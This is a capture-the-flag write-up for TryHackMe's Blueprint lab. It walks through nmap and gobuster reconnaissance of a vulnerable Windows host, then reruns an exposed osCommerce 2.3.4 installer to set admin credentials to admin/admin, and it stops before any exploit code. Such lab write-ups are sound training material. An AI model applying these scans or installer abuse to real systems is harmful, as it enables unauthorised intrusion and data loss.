


Blueprint write-up by ChickenLoner

This write-up is for Blueprint room of TryHackMe which will focus on hacking Windows machine and elevate our privilege to Administrator

Site: <https://tryhackme.com/room/blueprint>

169



Blueprint

Hack into this Windows machine and escalate your privileges to Administrator.

Start AttackBox


Help

Active Machine Information

Title	IP Address	Expires	
Blueprint	10.10.104.33	1h 56m 09s	<div>? Add 1 hour Terminate</div>

0%

Task 1 Blueprint



Start Machine

Do you have what it takes to hack into this Windows Machine?

It might take around 3-4 minutes for the machine to boot.

Answer the questions below

"Lab" user NTLM hash decrypted

Answer format: *****

Submit

root.txt


Answer format: **{*****}

Submit


Always start with nmap to recon how many ports that target using and which services of each ports

```
(root@kali)~[/home/kali]
# nmap -sC -sV 10.10.104.33
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-03 08:09 EDT
Nmap scan report for 10.10.104.33
Host is up (0.26s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 7.5
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: 404 - File or directory not found.
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp   open  ssl/http       Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_ http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_ http-title: Bad request!
|_ ssl-cert: Subject: commonName=localhost
|_   Not valid before: 2009-11-10T23:48:47
|_   Not valid after: 2019-11-08T23:48:47
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_   http/1.1
445/tcp   open  microsoft-ds    Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGRO
UP)
3306/tcp   open  mysql          MariaDB (unauthorized)
8080/tcp   open  http           Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_ http-title: Index of /
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49163/tcp open  msrpc          Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Look like we have port 8080 for http server let's jump right it, and here I think its under-construct website



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 oscommerce-2.3.4/	2019-04-11 22:52	-	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.104.33 Port 8080

And look like we have this interesting 2 directories here




← → ↻ 🏠 10.10.104.33:8080/oscommerce-2.3.4/

Index of /oscommerce-2.3.4

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔗 Parent Directory		-	
📁 catalog/	2019-04-11 22:52	-	
📁 docs/	2019-04-11 22:52	-	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.104.33 Port 8080

Seem like we can get all information of this project here (frontend, backend, log and any technology that they using to build this website)



← → ↻ 🏠 10.10.104.33:8080/oscommerce-2.3.4/docs/

Index of /oscommerce-2.3.4/docs

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔗 Parent Directory		-	
📄 CHANGELOG	2019-04-11 22:52	37K	
📄 LICENSE	2019-04-11 22:52	15K	
📄 STANDARD	2019-04-11 22:52	10K	
📁 addons/	2019-04-11 22:52	-	
📄 database_schema.mwb	2019-04-11 22:52	68K	
📄 database_schema.pdf	2019-04-11 22:52	501K	
📄 documentation.pdf	2019-04-11 22:52	3.1M	
📄 release_notes.pdf	2019-04-11 22:52	745K	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.104.33 Port 8080

In catalog page, look like this team is building a shop-like/catalog site as they named it

10.10.104.33:8080/oscommerce-2.3.4/catalog/

[eshop](#)
[Cart](#) [Contents](#) [Checkout](#) [My Account](#)
[Top](#) » [Catalog](#)

Welcome to eshop

Welcome Guest! Would you like to [log yourself in](#)? Or would you prefer to [create an account](#)?

New Products For August

Under Siege Under Siege \$29.99	Red Corner Red Corner \$32.00	Beloved Beloved \$54.99
Blade Runner - Director's Cut Blade Runner - Director's Cut \$30.00	Microsoft Internet Keyboard PS/2 Microsoft Internet Keyboard PS/2 \$69.99	The Replacement Killers The Replacement Killers \$42.00
Fire Down Below Fire Down Below \$29.99	Speed Speed \$39.99	Unreal Tournament Unreal Tournament \$89.99

Categories
[Hardware->](#) (6)
[Software->](#) (4)
[DVD Movies->](#) (17)
[Gadgets](#) (1)
Manufacturers
Please Select

Quick Find

Use keywords to find the product you are looking for.
[Advanced Search](#)

[What's New?](#)

[Microsoft IntelliMouse Explorer](#)
[Microsoft IntelliMouse Explorer](#)
\$64.95

Look like we can only connect to backend via loopback ip if we were dev?

localhost:8080/oscommerce-2.3.4/catalog/login.php


Unable to connect

Firefox can't establish a connection to the server at localhost:8080.


- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

[Try Again](#)

Launch a gobuster to bruteforce any useful directories that exists and while that we will look at other documents that will give us all information of this project (which I found admin subdirectory here)




Nevermind its redirect to localhost so I'll wait the result from gobuster



Maybe /install/ should be something we should look at

```
(kali@kali)-[~]
$ gobuster dir -u http://10.10.104.33:8080/oscommerce-2.3.4/catalog/ -w /usr/share/wordlists/dirb/big-
.txt -q
/.htpasswd (Status: 403) [Size: 1045]
/.htaccess (Status: 403) [Size: 1045]
/ADMIN (Status: 301) [Size: 369] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
ADMIN/]
/Admin (Status: 301) [Size: 369] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
Admin/]
/Download (Status: 401) [Size: 1320]
/Images (Status: 301) [Size: 370] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
Images/]
/admin (Status: 301) [Size: 369] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
admin/]
/aux (Status: 403) [Size: 1045]
/com3 (Status: 403) [Size: 1045]
/com2 (Status: 403) [Size: 1045]
/com4 (Status: 403) [Size: 1045]
/com1 (Status: 403) [Size: 1045]
/con (Status: 403) [Size: 1045]
/download (Status: 401) [Size: 1320]
/ext (Status: 301) [Size: 367] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
ext/]
/images (Status: 301) [Size: 370] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
images/]
/includes (Status: 301) [Size: 372] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
includes/]
/install (Status: 301) [Size: 371] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
install/]
/lpt2 (Status: 403) [Size: 1045]
/lpt1 (Status: 403) [Size: 1045]
```

Nice! A whole new page, seem like we can set up our database as a dev from here



10.10.104.33:8080/oscommerce-2.3.4/catalog/install/

oscommerce osCommerce Website | Support | Documentation

Welcome to osCommerce Online Merchant v2.3.4!

osCommerce Online Merchant helps you sell products worldwide with your own online store. Its Administration Tool manages products, customers, orders, newsletters, specials, and more to successfully build the success of your online business.

osCommerce has attracted a large community of store owners and developers who support each other and have provided over 7,000 free add-ons that can extend the features and potential of your online store.

Server Capabilities

PHP Version 5.6.28 ✓

PHP Settings

register_globals	Off	✓
magic_quotes	Off	✓
file_uploads	On	✓
session.auto_start	Off	✓
session.use_trans_sid	Off	✓

Required PHP Extensions

MySQL ✓

Recommended PHP Extensions

GD ✓

cURL ✓

OpenSSL ✓

New Installation


The webserver environment has been verified to proceed with a successful installation and configuration of your online store.

Please continue to start the installation procedure.

[▶ Start](#)

Copyright © 2021 [osCommerce](#). All rights reserved. osCommerce is a registered trademark of Harald Ponce de Leon.

Set up database server first, and look like root user name is a valid one, now we need to wait for initialization


The database structure is now being imported. Please be patient during this procedure. 

Database Server

Database Server	The address of the database server in the form of a hostname or IP address.
<input type="text" value="localhost"/>	
Username	The username used to connect to the database server.
<input type="text" value="root"/>	
Password	The password that is used together with the username to connect to the database server.
<input type="password"/>	
Database Name	The name of the database to hold the data in.
<input type="text" value="oscommerce"/>	

[▶ Continue](#)

We're at step 2 Web Server, we will go with default



The screenshot shows the osCommerce installation interface at step 2, 'Web Server'. The browser address bar indicates the URL '10.10.104.33:8080/oscommerce-2.3.4/catalog/install/install.php?step=2'. The page header includes the osCommerce logo and links to the website, support, and documentation. A 'New Installation' section explains the web-based installation routine. A progress bar on the right shows the steps: 1. Database Server, 2. Web Server (current), 3. Online Store Settings, and 4. Finished!. A green sidebar on the left describes the role of the web server. The main content area contains two input fields: 'WWW Address' with the value 'http://10.10.104.33:8080/oscommerce-2.3.4/catalog/' and 'Webserver Root Directory' with the value 'C:/xampp/htdocs/oscommerce-2.3.4/catalog/'. A 'Continue' button is at the bottom.

oscommerce

osCommerce Website | Support | Documentation

New Installation

This web-based installation routine will correctly setup and configure osCommerce Online Merchant to run on this server.

Please follow the on-screen instructions that will take you through the database server, web server, and store configuration options. If help is needed at any stage, please consult the documentation or seek help at the community support forums.

1. Database Server
2. **Web Server**
3. Online Store Settings
4. Finished!

Step 2: Web Server

The web server takes care of serving the pages of your online store to your guests and customers. The web server parameters make sure the links to the pages point to the correct location.


Web Server

WWW Address
http://10.10.104.33:8080/oscommerce-2.3.4/catalog/ The web address to the online store.

Webserver Root Directory
C:/xampp/htdocs/oscommerce-2.3.4/catalog/ The directory where the online store is installed on the server.

Continue

And at step 3 look like we can set up admin credentials, nice



The screenshot shows the osCommerce installation interface at step 3, 'Online Store Settings'. The browser address bar indicates the URL '10.10.104.33:8080/oscommerce-2.3.4/catalog/install/install.php?step=3'. The page header is the same as in step 2. The progress bar on the right now shows '3. Online Store Settings' as the current step. The green sidebar on the left explains that this step is for defining the store name and contact information, and for setting administrator credentials. The main content area contains several input fields: 'Store Name', 'Store Owner Name', 'Store Owner E-Mail Address', 'Administrator Username' (pre-filled with 'admin'), 'Administrator Password' (pre-filled with 'admin'), 'Administration Directory Name' (pre-filled with 'admin'), and 'Time Zone' (a dropdown menu set to 'Berlin'). A 'Continue' button is at the bottom.

oscommerce

osCommerce Website | Support | Documentation

New Installation

This web-based installation routine will correctly setup and configure osCommerce Online Merchant to run on this server.

Please follow the on-screen instructions that will take you through the database server, web server, and store configuration options. If help is needed at any stage, please consult the documentation or seek help at the community support forums.

1. Database Server
2. Web Server
3. **Online Store Settings**
4. Finished!

Step 3: Online Store Settings

Here you can define the name of your online store and the contact information for the store owner.

The administrator username and password are used to log into the protected administration tool section.

Online Store Settings

Store Name
The name of the online store that is presented to the public.

Store Owner Name
The name of the store owner that is presented to the public.

Store Owner E-Mail Address
The e-mail address of the store owner that is presented to the public.

Administrator Username
admin The administrator username to use for the administration tool.


Administrator Password
admin The password to use for the administrator account.

Administration Directory Name
admin This is the directory where the administration section will be installed. You should change this for security reasons.

Time Zone
Berlin The time zone to base the date and time on.

Continue

Set up credentials complete maybe we can



osCommerce Website | Support | Documentation

New Installation

This web-based installation routine will correctly setup and configure osCommerce Online Merchant to run on this server.

Please follow the on-screen instructions that will take you through the database server, web server, and store configuration options. If help is needed at any stage, please consult the documentation or seek help at the community support forums.

1. Database Server
2. Web Server
3. Online Store Settings
4. Finished!

Step 4: Finished!

Congratulations on installing and configuring osCommerce Online Merchant as your online store solution!

We wish you all the best with the success of your online store and welcome you to join and participate in our community.

- The osCommerce Team

Finished!

The installation and configuration was successful!

[Online Store](#)[Administration Tool](#)


Post-Installation Notes

It is recommended to follow the following post-installation steps to secure your osCommerce Online Merchant online store:

1. Delete the C:/xampp/htdocs/oscommerce-2.3.4/catalog/install directory.
2. Rename the Administration Tool directory located at C:/xampp/htdocs/oscommerce-2.3.4/catalog/admin.
3. Set the permissions on C:/xampp/htdocs/oscommerce-2.3.4/catalog/includes/configure.php to 644 (or 444 if this file is still writable).
4. Set the permissions on C:/xampp/htdocs/oscommerce-2.3.4/catalog/admin/includes/configure.php to 644 (or 444 if this file is still writable).
5. Review the directory permissions on the Administration Tool -> Tools -> Security Directory Permissions page.
6. The Administration Tool should be further protected using htaccess/htpasswd and can be set-up within the Configuration -> Administrators page.

Copyright © 2021 osCommerce. All rights reserved. osCommerce is a registered trademark of Harald Ponce de Leon.

Now we have a proper website now, let's go to admin page again



Cart Contents | Checkout | My Account

Top » Catalog

Categories

Hardware-> (6)
Software-> (4)
DVD Movies-> (17)
Gadgets (1)


Manufacturers

Please Select

Quick Find

Use keywords to find the product you are looking for.
Advanced Search

What's New?






The Matrix
\$39.99
\$30.00

Information

Shipping & Returns
Privacy Notice
Conditions of Use
Contact Us


We Accept




Welcome to

Welcome Guest! Would you like to [log yourself in?](#) Or would you prefer to [create an account?](#)


New Products For August




Microsoft IntelliMouse Pro
\$39.99




Disciples: Sacred Lands
\$90.00




Matrox G400 32MB
\$499.99




Under Siege 2 - Dark Territory
\$29.99




Frantic
\$35.00




SWAT 3: Close Quarters Battle
\$79.99



The Matrix
\$30.00



Microsoft IntelliMouse Explorer
\$64.95




You've Got Mail
\$34.99

Shopping Cart


0 Items

Specials



The Matrix
\$39.99
\$30.00

Reviews

